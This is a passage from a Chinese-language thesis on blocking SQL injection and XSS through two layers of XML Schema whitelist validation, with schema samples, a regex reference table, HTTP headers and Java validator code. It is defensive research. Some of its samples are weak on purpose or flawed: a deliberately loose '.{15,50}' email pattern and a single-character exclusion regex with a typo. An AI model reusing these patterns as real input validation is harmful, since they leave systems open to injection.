  <xs:restriction base=”xs:int”>
    <xs:minInclusive value=”0”/>
    <xs:maxInclusive value=”100”/>
  </xs:restriction>
</xs:simpleType>
```

圖 19、數值範圍限制 XML Schema 驗證格式

(3) 列舉限制: string(字串) 型態，列舉 VISA、MASTER、JCB 三種如圖 20。

```
<xs:simpleType name=”ccardType”>
  <xs:restriction base=”xs:string”>
    <xs:enumeration value=”VISA”/>
    <xs:enumeration value=”MASTER”/>
    <xs:enumeration value=”JCB”/>
  </xs:restriction>
</xs:simpleType>
```

圖 20、列舉限制 XML Schema 驗證格式

(4) 特殊式樣限制: string(字串) 型態，正規表示式(Regular Expression) 如圖 21。

```
<xs:simpleType name=”IDType”>
  <xs:restriction base=”xs:string”>
    <xs:pattern value=”[A-Z]\d{9}”/>
  </xs:restriction>
</xs:simpleType>
```

圖 21、特殊式樣限制 XML Schema 驗證格式

(5) 防止資料隱碼與跨網站命令稿攻擊: string(字串) 型態，限制符號如圖 22：

```
<xs:simpleType name=”nameType”>
  <xs:restriction base=”xs:string”>
    <xs: pattern value=”[^’”,<>%]”/>
  </xs:restriction>
</xs:simpleType>
```

圖 22、防止資料隱碼與跨網站命令稿攻擊 XML Schema 驗證格式

(6) 資料完整性保護: int(整數)型態，必填欄位限制如圖 23：

```
<xs:complexType name=”priceType”>
  <xs:simpleContent>
    <xs:extension base=”xs:int”>
      <xs:attribute name=”MAC” type=”macType” use=”required”/>
    </xs:extension>
  </xs:simpleContent >
</xs:complexType >
```

圖 23、資料完整性保護 XML Schema 驗證格式

因在使用「白名單」過濾機制基礎下，所輸入的資料必須完全符合驗證格式，驗證無誤後才能進入系統，採用上述的六種XML Schema驗證格式，可明確定義出

所需要的驗證格式，而在實務應用在規模較大的網站應用系統上，網頁輸入的資料欄位數量相當龐大，資料欄位數量可能高達數百個甚至數千個，依靠系統開發人員一一人工定義驗證格式很容易出錯，尤其是第四種驗證格式特殊式樣限制是採用正規表示式語法定義驗證格式，可明確定義出特殊規則，例如身分證字號驗證格式，其中第一個字母必須為大寫英文字母與九個0~9的數字組成，無法單獨使用String(字串)或int(整數)型態定義，組合成的正規表示式語法為「[A-Z]\d{9}」，正規表示式語法列表與說明由Wikipedia [11]整理如表5，但因撰寫正規表示式語法較為困難並且容易混淆，系統開發人員為求縮短系統開發時程，常自行簡化正規表示式語法，因此容易造成因正規表示式定義不完整，讓「白名單」的過濾機制失去原本的用意，可能因此造成系統安全上的漏洞。

表 5、正規表示式語法列表與說明

字元	說明
\	將下一個字元標記為一個特殊字元、或一個原義字元、或一個向後參照、或一個八進制轉義符。例如，「n」匹配字元「n」。「\n」匹配一個換行符。序列「\\」匹配「\」而「\(」則匹配「(」。
^	匹配輸入字串的開始位置。如果設定了 RegExp 物件的 Multiline 屬性，^也匹配「\n」或「\r」之後的位置。
$	匹配輸入字串的結束位置。如果設定了 RegExp 物件的 Multiline 屬性，$也匹配「\n」或「\r」之前的位置。
*	匹配前面的子運算式零次或多次。例如，zo*能匹配「z」以及「zoo」。*等價於{0,}。
+	匹配前面的子運算式一次或多次。例如，「zo+」能匹配「zo」以及「zoo」，但不能匹配「z」。+等價於{1,}。
?	匹配前面的子運算式零次或一次。例如，「do(es)?」可以匹配「does」或「does」中的「do」。?等價於{0,1}。
{n}	n 是一個非負整數。匹配確定的 n 次。例如，「o{2}」不能匹配「Bob」中的「o」，但是能匹配「food」中的兩個 o。
{n,}	n 是一個非負整數。至少匹配 n 次。例如，「o{2,}」不能匹配「Bob」中的「o」，但能匹配「foooood」中的所有 o。「o{1,}」等價於「o+」。

字元	說明
	「o{0,}」則等價於「o*」。
{n,m}	m 和 n 均為非負整數，其中 n<=m。最少匹配 n 次且最多匹配 m 次。例如，「o{1,3}」將匹配「fooooood」中的前三個 o。「o{0,1}」等價於「o?」。請注意在逗號和兩個數之間不能有空格。
?	當該字元緊跟在任何一個其他限制符（*,+,?，{n}，{n,}，{n,m}）後面時，匹配模式是非貪婪的。非貪婪模式儘可能少的匹配所搜尋的字串，而預設的貪婪模式則儘可能多的匹配所搜尋的字串。例如，對於字串「oooo」，「o+?」將匹配單個「o」，而「o+」將匹配所有「o」。
.	匹配除「\n」之外的任何單個字元。要匹配包括「\n」在內的任何字元，請使用像「(.|\n)」的模式。
(pattern)	匹配 pattern 並獲取這一匹配。所獲取的匹配可以從產生的 Matches 集合得到，在 VBScript 中使用 SubMatches 集合，在 JScript 中則使用$0…$9 屬性。要匹配圓括號字元，請使用「\(」或「\)」。
(?:pattern)	匹配 pattern 但不獲取匹配結果，也就是說這是一個非獲取匹配，不進行儲存供以後使用。這在使用或字元「(|)」來組合一個模式的各個部分是很有用。例如「industr(?:y|ies)」就是一個比「industry|industries」更簡略的運算式。
(?=pattern)	正向肯定預查，在任何匹配 pattern 的字串開始處匹配尋找字串。這是一個非獲取匹配，也就是說，該匹配不需要獲取供以後使用。例如，「Windows(?=95|98|NT|2000)」能匹配「Windows2000」中的「Windows」，但不能匹配「Windows3.1」中的「Windows」。預查不消耗字元，也就是說，在一個匹配發生後，在最後一次匹配之後立即開始下一次匹配的搜尋，而不是從包含預查的字元之後開始。
(?!pattern)	正向否定預查，在任何不匹配 pattern 的字串開始處匹配尋找字串。這是一個非獲取匹配，也就是說，該匹配不需要獲取供以後使用。例如「Windows(?!95|98|NT|2000)」能匹配「Windows3.1」中的「Windows」，但不能匹配「Windows2000」中的「Windows」。

字元	說明
	預查不消耗字元，也就是說，在一個匹配發生後，在最後一次匹配之後立即開始下一次匹配的搜尋，而不是從包含預查的字元之後開始
(?<=pattern)	反向肯定預查，與正向肯定預查類擬，只是方向相反。例如，「(?<=95|98|NT|2000)Windows」能匹配「2000Windows」中的「Windows」，但不能匹配「3.1Windows」中的「Windows」。
(?<!pattern)	反向否定預查，與正向否定預查類擬，只是方向相反。例如「(?<!95|98|NT|2000)Windows」能匹配「3.1Windows」中的「Windows」，但不能匹配「2000Windows」中的「Windows」。
x|y	匹配 x 或 y。例如，「z|food」能匹配「z」或「food」。「(z|f)ood」則匹配「zood」或「food」。
[xyz]	字符集合。匹配所包含的任意一個字元。例如，「[abc]」可以匹配「plain」中的「a」。
[^xyz]	負值字符集合。匹配未包含的任意字元。例如，「[^abc]」可以匹配「plain」中的「p」。
[a-z]	字元範圍。匹配指定範圍內的任意字元。例如，「[a-z]」可以匹配「a」到「z」範圍內的任意小寫字母字元。
[^a-z]	負值字元範圍。匹配任何不在指定範圍內的任意字元。例如，「[^a-z]」可以匹配任何不在「a」到「z」範圍內的任意字元。
\b	匹配一個單詞邊界，也就是指單詞和空格間的位置。例如，「er\b」可以匹配「never」中的「er」，但不能匹配「verb」中的「er」。
\B	匹配非單詞邊界。「er\B」能匹配「verb」中的「er」，但不能匹配「never」中的「er」。
\cx	匹配由 x 指明的控制字元。例如，\cM 匹配一個 Control-M 或回車符。x 的值必須為 A-Z 或 a-z 之一。否則，將 c 視為一個原義的「c」字元。
\d	匹配一個數字字元。等價於[0-9]。
\D	匹配一個非數字字元。等價於[^0-9]。
\f	匹配一個換頁符。等價於\x0c 和\cL。

字元	說明
\n	匹配一個換行符。等價於\x0a 和\cJ。
\r	匹配一個回車符。等價於\x0d 和\cM。
\s	匹配任何空白字元，包括空格、製表符、換頁符等等。等價於[\f\n\r\t\v]。
\S	匹配任何非空白字元。等價於[^ \f\n\r\t\v]。
\t	匹配一個製表符。等價於\x09 和\cI。
\v	匹配一個垂直製表符。等價於\x0b 和\cK。
\w	匹配包括下劃線的任何單詞字元。等價於「[A-Za-z0-9_]」。
\W	匹配任何非單詞字元。等價於「[^A-Za-z0-9_]」。
\x*n*	匹配 *n*，其中 *n* 為十六進制轉義值。十六進制轉義值必須為確定的兩個數字長。例如，「\x41」匹配「A」。「\x041」則等價於「\x04&1」。正則表達式中可以使用 ASCII 編碼。.
num	匹配 *num*，其中 *num* 是一個正整數。對所獲取的匹配的引用。例如，「(.)\1」匹配兩個連續的相同字元。
n	標識一個八進制轉義值或一個向後引用。如果*n* 之前至少 *n* 個獲取的子表達式，則 *n* 為向後引用。否則，如果 *n* 為八進制數字(0-7)，則 *n* 為一個八進制轉義值。
nm	標識一個八進制轉義值或一個向後引用。如果*nm* 之前至少有 *nm* 個獲得子表達式，則 *nm* 為向後引用。如果*nm* 之前至少有 *n* 個獲取，則 *n* 為一個後跟文字 *m* 的向後引用。如果前面的條件都不滿足，若 *n* 和 *m* 均為八進制數字（0-7），則*nm* 將匹配八進制轉義值 *nm*。
nml	如果 *n* 為八進制數字（0-3），且 *m* 和 *l* 均為八進制數字（0-7），則匹配八進制轉義值 *nm*l。
\u*n*	匹配 *n*，其中 *n* 是一個用四個十六進制數字表示的 Unicode 字元。例如，\u00A9 匹配版權符號（©）。

第三章、 欄位屬性雙重驗證機制

在中、大型的軟體開發專案中，因為專案的複雜度與困難度較高，必須由專業的人員執行專業的工作，所以通常在軟體專案的開發會分階段分派予不同角色去執行，在軟體開發的階段細分有「系統分析師」(SA)、「系統設計師」(SD)與「程式設計師」(PG)三種角色，「系統分析師」的角色工作通常會定義資訊系統的需求內容，並依據此需求分析定義出資料庫的欄位屬性，再接續由「系統設計師」的角色進行網頁欄位屬性定義與欄位排版等工作，最後交由「程式設計師」執行程式的撰寫。也因為有多種的角色進行協同開發，因此在軟體設計文件的銜接上很容易產生人為的疏失，其疏失包含有意與無意的狀況，例如個人資料中儲存的 email 欄位資料，「系統分析師」在資料庫的表格欄位定義為 40 個字元長度，但「系統設計師」卻在網頁欄位中設計成可輸入 50 個字元長度，導致欄位屬性定義不一致的問題，另外「程式設計師」在撰寫程式的時候，原本應該定義完整的正規表示式，但經常為了節省時間任意簡化正規表示式的撰寫，例如 email 嚴謹的正規表示式驗證格式應為：「/^[a-z\d]+(\.[a-z\d]+)*@([\da-z](-[\da-z])?)+(\.{1,2}[a-z]+)+$/」，而為了程式撰寫的方便，擅自改寫成「.{15,50}」(可輸入 15~50 個字元)，一旦遭受資料隱碼攻擊或跨網站指令碼攻擊，且攻擊的字串符合 15~50 個字元內，即可通過此正規表示式的驗證，產生有效的攻擊，因此類似這些人為因素引起的系統漏洞，很容易造成系統的危害。為了能降低人為因素產生的風險，在「網頁欄位屬性」與「資料庫欄位屬性」定義有可能不相同的狀況下，除了在「網頁端」的「網頁欄位屬性」進行第一層的驗證之外，還必須在「資料庫端」針對「資料庫欄位屬性」再做一層的驗證來把關，以減少被惡意語法入侵的機會，也因此資料庫欄位屬性驗證機制擔任著守門員的角色。本章敘述網頁欄位屬性驗證與資料庫欄位屬性驗證規則，並且說明如何使用此兩種驗證規則建置在網站安全架構內。

3.1 系統架構

基本的網際網路應用程式運作模式是由網路多位「使用者」透過瀏覽「網頁」連線到「資料庫」以進行讀取、新增、修改或刪除資料等動作，再將取得的資料由「資料庫」返回「網頁」回傳給「使用者」，其概念圖如圖 24 所示。目前網際網路應用程式在面對風險極高的「資料隱碼攻擊」與「跨網站指令攻擊」時，所採用的防護機制是在「網頁端」的網頁表單欄位屬性設置驗證機制，針對表單中

每一個欄位，在「白名單」過濾機制基礎下定義出「正規表示式」的驗證規則，所有「使用者」輸入的資料都會依據此驗證規則來進行資料的驗證，只有符合此驗證規則的資料，系統才會認定此資料是合法且安全的，也才允許進入「資料庫端」去讀寫資料。



圖 24、網際網路應用程式運作模式概念圖

除了在資料進入「網頁端」必須進行驗證之外，因考量資料進入「資料庫端」也可能會有被攻擊的可能，因此在資料進入「資料庫端」之前也必須再進行一次驗證，此次驗證是針對「資料庫端」的資料庫表格欄位屬性進行驗證，讓「資料庫端」盡可能減少被攻擊的可能性，在「網頁端」與「資料庫端」都附有一層驗證機制，即為本研究提出的「欄位屬性雙重驗證機制」，提供資訊系統雙層的驗證機制，讓資訊系統的安全架構能更嚴謹也能更安全。

使用者將輸入的資料送出並進入應用伺服器後，為了能驗證使用者輸入的資料內容，目前各大網站伺服器服務軟體內建有「資料過濾器」(Data Filter)功能，可在此「資料過濾器」內自訂過濾資料的程式，即可透過自訂的程式進行資料過濾，以提升資訊系統的安全性，因此可利用過濾資料的特性來防範「資料隱碼攻擊」與「跨網站指令碼攻擊」，較常見的資料過濾器在 Apache 網站伺服器內建的 Filter 與微軟公司 IIS 網站伺服器內建的 ISAPI Filter 程式，在資料過濾器中透過「網頁端」與「資料庫端」雙重驗證的概念，並參考陳彥錚、林錦雲[6]於 2006 年提出的「以 XML Schema 作為安全政策描述語言」導入 XML Schema 驗證機制的優點，

建構出本研究的「欄位屬性雙重驗證之安全架構」，本研究完整的系統架構圖如圖 25 表示。



圖 25、系統架構圖

本研究因必須對使用者輸入的資料進行驗證，便在資料過濾器中架設「欄位屬性雙重驗證機制」來進行資料的驗證工作，當使用者輸入資料進入應用伺服器後即會進入資料過濾器進行資料的驗證，資料過濾器包含有「網頁欄位屬性驗證」與「資料庫欄位屬性驗證」兩種驗證機制，在第一層的「網頁欄位屬性驗證」中是針對每一個網頁表單輸入欄位採用「白名單」過濾機制的正規表示式明確定義驗證規則，可包含長度、型態與格式等，系統開發人員將擬定完成的驗證規則記載在 XML Schema 檔中，只允許符合定義的資料通過，待資料通過第一層的驗證後，即可再進行第二層的「資料庫欄位屬性驗證」，此 XML Schema 驗證檔中記載著與網頁欄位屬性關連的資料庫表格欄位名稱包含資料型態與長度定義，此 XML

Schema 檔案可利用建立資料表的 SQL 指令碼，透過程式轉換自動產生，XML Schema 檔案產生後可再透過人工的方式修改特定的定義，用以輔助並加強基礎驗證的功能，資料在通過「網頁欄位屬性驗證」與「資料庫欄位屬性驗證」的雙重驗證機制後，才允許送到應用程式端，依據此流程進行雙重驗證後，即可減少未經驗證的資料進入系統內，以提升系統的安全性。

3.2 可延伸標記式語言綱要驗證

在資料進入「資料過濾器」之前，必須先取得使用者在網頁上輸入的資料，在系統表單的設計上可使用 GET 方法或 POST 方法送出表單，無論是採用何種方法，其送出的資料會存在表頭 (Headers) 的資料中，其表頭資料與 HTTP Request 物件包含的資料分別如圖 26 及圖 27 所示，系統透過請求物件(request)即可取得使用者輸入的資料。

```
//表單 GET 方法，HTML 語言
<form method="get">
    <input type="text" name="enname"/>
    <input type="submit"/>
</form>

//表頭資訊與 HTTP Request 物件內容
GET /?enname=Rick HTTP/1.1
Host: www.test.com.tw
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-TW; rv:1.9.2.13)
Gecko/20120507 Firefox/3.7.15 GTB7.1 ( .NET CLR 3.5.30729)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-tw,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: UTF-8,*
Keep-Alive: 115
Connection: keep-alive
```

圖 26、表單使用 GET 方法送出後的表頭資訊

```
//表單 POST 方法，HTML 語言
<form method="post">
    <input type="text" name="enname"/>
    <input type="submit"/>
</form>

//表頭資訊與 HTTP Request 物件內容
POST / HTTP/1.1
Host: www.test.com.tw
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-TW; rv:1.9.2.13)
Gecko/20120507 Firefox/3.7.15 GTB7.1 ( .NET CLR 3.5.30729)
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-tw,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: UTF-8,*
Keep-Alive: 115
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 11
enname=Rick
```

圖 27、表單使用 POST 方法送出後的表頭資訊

系統透過請求物件(request)，解析出每一組「變數名稱」與「內容值」的配對，例如在上述的範例中，其變數名稱為 enname，內容值為 Rick，在取得「變數名稱」與「內容值」的配對後，立即轉換為 XML 格式，因在「資料過濾器」中使用雙重的驗證機制，故必須產生兩份相同的 XML 格式檔，並在指定 XML Schema 驗證檔名時必須設成不同，一份為網頁欄位屬性驗證 XML Schema 驗證檔，另一份為資料庫欄位屬性驗證 XML Schema 驗證檔如圖 28 及圖 29 表示，透過 XML 與 XML

Schema 本身提供的驗證功能，即可透過系統自動判斷使用者所輸入的資料是否符合 XML Schema 驗證檔定義的格式，如果符合系統認定此資料為合法資料，即可順利進入「應用程式端」執行程式，如果不符合系統即認定此資料為非法資料，便可導入自己定義的錯誤訊息頁面，並提示使用者所輸入的資料為不符合驗證格式的資料，必須再重新輸入。

```
<?xml version="1.0" encoding="utf-8"?>
<Http xmlns:xsi="http://www.w3.org/2001/XMLSchema-
instance" xsi:noNamespaceSchemaLocation="PAGE.xsd">
<QueryString>
    <enname>RICK</enname>
    <age>30</age>
</QueryString>
</Http>
```

圖 28、網頁欄位屬性請求參數 XML 檔，指定 PAGE.xsd 驗證檔

```
<?xml version="1.0" encoding="utf-8"?>
<Http xmlns:xsi="http://www.w3.org/2001/XMLSchema-
instance" xsi:noNamespaceSchemaLocation="DB.xsd">
<QueryString>
    <enname>RICK</enname>
    <age>30</age>
</QueryString>
</Http>
```

圖 29、資料庫欄位屬性請求參數 XML 檔，指定 DB.xsd 驗證檔案

由網頁輸入的資料在轉換成標準的 XML 格式之後，是由 XML 技術所提供的 XML Schema 驗證功能進行驗證，程式設計人員可將所有必須經過驗證的欄位格式都事先定義在 XML Schema(副檔名為.xsd)，待定義完成之後，當使用者在系統中輸入資料後送出，系統即會主動觸發 XML Schema 驗證功能，先針對第一層的「網

頁欄位屬性 XML Schema 檔」驗證，通過後再執行第二層的「資料庫欄位屬性 XML Schema 檔」驗證，以下列出 JAVA 程式中 XML 與 XML Schema 驗證的相關語法，如圖 30 所表示。

```
//使用XML Schema驗證必須先匯入的物件
import javax.xml.transform.Source;
import javax.xml.transform.stream.StreamSource;
import javax.xml.validation.Schema;
import javax.xml.validation.SchemaFactory;
import javax.xml.validation.Validator;

//進行XML Schema的驗證
//1.初始化驗證物件
SchemaFactory schemaFactory=
    SchemaFactory.newInstance("http://www.w3.org/2001/XMLSchema");
//2.指定XML Schema驗證檔案的路徑
File schemaFile=new File(xsdpath);
// 3.建立驗證物件
Schema schema=schemaFactory.newSchema(schemaFile);
Validator validator=schema.newValidator();
//4.讀取XML資料
Source source=new StreamSource(new
java.io.StringReader(xmlpath.toString()));
try{
//5.執行驗證程式
    validator.validate(source);
    System.out.println("通過驗證");
    flag=true;
}catch(Exception ex){
    System.out.println("無法通過驗證");
    ex.printStackTrace();
```

```
    flag=false;
}
```

圖 30、驗證執行程式

在使用 XML Schema 驗證功能時，處理 XML 資料必須先匯入 javax.xml 等相關的 XML 物件方法，接著便可依序開始進行 XML Schema 的驗證，第 1 步驟先將驗證物件初始化，第 2 步驟指定 XML Schema 驗證檔案的路徑，第 3 步驟建立驗證器的物件，第 4 步驟讀取 XML 資料，最後在第 5 步驟時執行 validate 方法執行驗證程式，驗證的結果依據有無回傳錯誤訊息來確定驗證的成功與否，如無法通過驗證即會回傳錯誤訊息以及相關訊息顯示在系統上。

3.3 網頁欄位屬性與資料庫欄位屬性驗證

網頁上提供給使用者輸入的表單欄位，如帳號、密碼與基本資料等，都有可能是被攻擊的來源，為了減少未經驗證的資料進入系統，每一個網頁表單欄位都使用正規表示式來定義其欄位屬性(可包含資料的長度、型態與格式)，將定義完成的正規表示式記載在 XML Schema 檔案中，如圖 31，即可完成網頁欄位屬性的 XML Schema 驗證定義。

```
<xs:simpleType name="emailType">
    <xs:restriction base="xs:string">
    <xs:pattern value=".{15,50}"/><!--正規表示式定義限制15~50個字元-->
    </xs:restriction>
</xs:simpleType>
```

圖 31、定義網頁欄位屬性 XML Schema 驗證格式

建立「資料庫端」這一層的驗證關卡，必須再建立一份「資料庫欄位屬性 XML Schema 驗證檔」，其設定的格式與「網頁欄位屬性 XML Schema 驗證檔」的格式相同，其相異之處在於資料庫端與網頁端的欄位屬性驗證定義不同，「資料庫欄位屬性 XML Schema 驗證檔」的建立方式可由系統開發人員依照資料庫欄位屬性手動輸入定義格式，或是可再進一步利用建立資料庫表格時的表格綱要(table schema)

取得全部欄位的資料型態與資料長度如圖 32 表示，撰寫成為自動轉換的程式，轉出一份驗證檔，檔案建立完成後即可透過此驗證檔再對使用者輸入的資料進行第二層的驗證，達到雙重驗證的效果，即能有效降低上述的人為因素風險。

Field *	Type *	Collation	Null *	Key *	Default
user_id	varchar(10)	utf8_general_ci	NO	PRI	
password	varchar(40)	utf8_general_ci	NO		
user_name	varchar(20)	utf8_general_ci	NO		
user_tel	varchar(20)	utf8_general_ci	NO		
store_id	varchar(10)	utf8_general_ci	NO		
memo	varchar(100)	utf8_general_ci	YES		{null}
enable	char(1)	utf8_general_ci	NO		
is_admin	char(1)	utf8_general_ci	NO		
add_uid	varchar(10)	utf8_general_ci	NO		
add_time	datetime	{null}	NO		0000-00-00 00:00:00
upd_uid	varchar(10)	utf8_general_ci	YES		{null}
upd_time	datetime	{null}	YES		{null}

圖 32、資料庫表格欄位屬性

第二層的驗證功能，是以資料庫欄位屬性 XML Schema 驗證檔再進行一次資料驗證，將表單輸入的欄位名稱對應到資料庫的欄位名稱，針對資料庫欄位的資料型態屬性佈署驗證機制，資料庫預設的資料型態概分成三類:文字型態(string)、數字型態(digital)、日期型態(date)，再參考欄位長度由系統自動產生出 XML Schema 驗證檔，其格式如圖 33 所示。

```
<xs:simpleType name="emailType">
    <xs:restriction base="xs:string">
        <xs:minLength value="1"/><!--定義最小1個字元-->
        <xs:maxLength value="40"/><!--定義最大40個字元-->
    </xs:restriction>
</xs:simpleType>
```

圖 33、資料庫欄位屬性 XML Schema 驗證格式

製作完成的「網頁欄位屬性」XML Schema 驗證檔與「資料庫欄位屬性」XML Schema 驗證檔，可由系統開發人員放置系統架構中，即可建構完成「欄位屬性雙重驗證機制」。當系統的表格設計(table layout)有異動或是有必要修正驗證檔時，只需重新產生驗證檔來取代舊的驗證檔，即可減少再去修改程式與重新編譯程式的繁複工作，因此可減輕系統維護者的負擔，只需將應用程式的服務重啟即可重新生效，生效之後的「欄位屬性雙重驗證機制」，即可針對使用者所輸入的資料進行「網頁欄位屬性驗證」與「資料庫欄位屬性驗證」雙重的驗證，只有兩種驗證的機制都能成功通過的資料，才准許進入應用程式中，否則皆會被系統拒絕而無法進入應用程式中。

3.4 減少程式錯誤訊息輸出風險

由「欄位屬性雙重驗證機制」的驗證架構下，必須通過「網頁欄位屬性」與「資料庫欄位屬性」雙重驗證，使用者輸入的資料才能進入應用程式執行，只要其中一項機制驗證失敗則返回自訂訊息頁面，在文獻中探討的「信息洩漏和錯誤處理不當」漏洞，因為錯誤訊息被顯示在網頁上而產生資訊安全的風險，因此有必要設定錯誤訊息的頁面導向，讓錯誤發生時導向自己定義的訊息頁面，截斷發生系統錯誤訊息的機會，避免系統的錯誤訊息再被利用，而本研究所提出的雙重驗證機制，在進入資料庫執行前，會先進行 XML Schema 檔的驗證，檢核資料的格式是否有錯誤，如有發生「網頁欄位屬性」或「資料庫欄位屬性」格式不符合的錯誤，就會先導向自定的訊息頁面，可避免產生系統的錯誤訊息，因此便能有效降低程式錯誤訊息輸出的風險，系統錯誤導向流程圖如圖 34 所示。



圖 34、系統錯誤導向流程圖

第四章、 實驗設計與結果分析

本章節依據所提出的欄位屬性雙重驗證機制，實作出一套模擬攻擊的測試系統進行模擬攻擊，包含詳細敘述測試的環境、系統的設計、程式流程與測試結果等相關資料。

4.1 實驗流程

本實驗所使用的系統硬體設備為一般個人電腦，中央處理器執行速度為 2.1 GHz、快閃記憶體容量為 2G byte，使用的軟體系統環境為 Windows XP、MySQL、Tomcat、Eclipse，程式語言使用 JAVA、JSP、XML、XML Schema 與 HTML，透過些軟硬體設備，實務開發出欄位屬性雙重驗證機制防護系統。

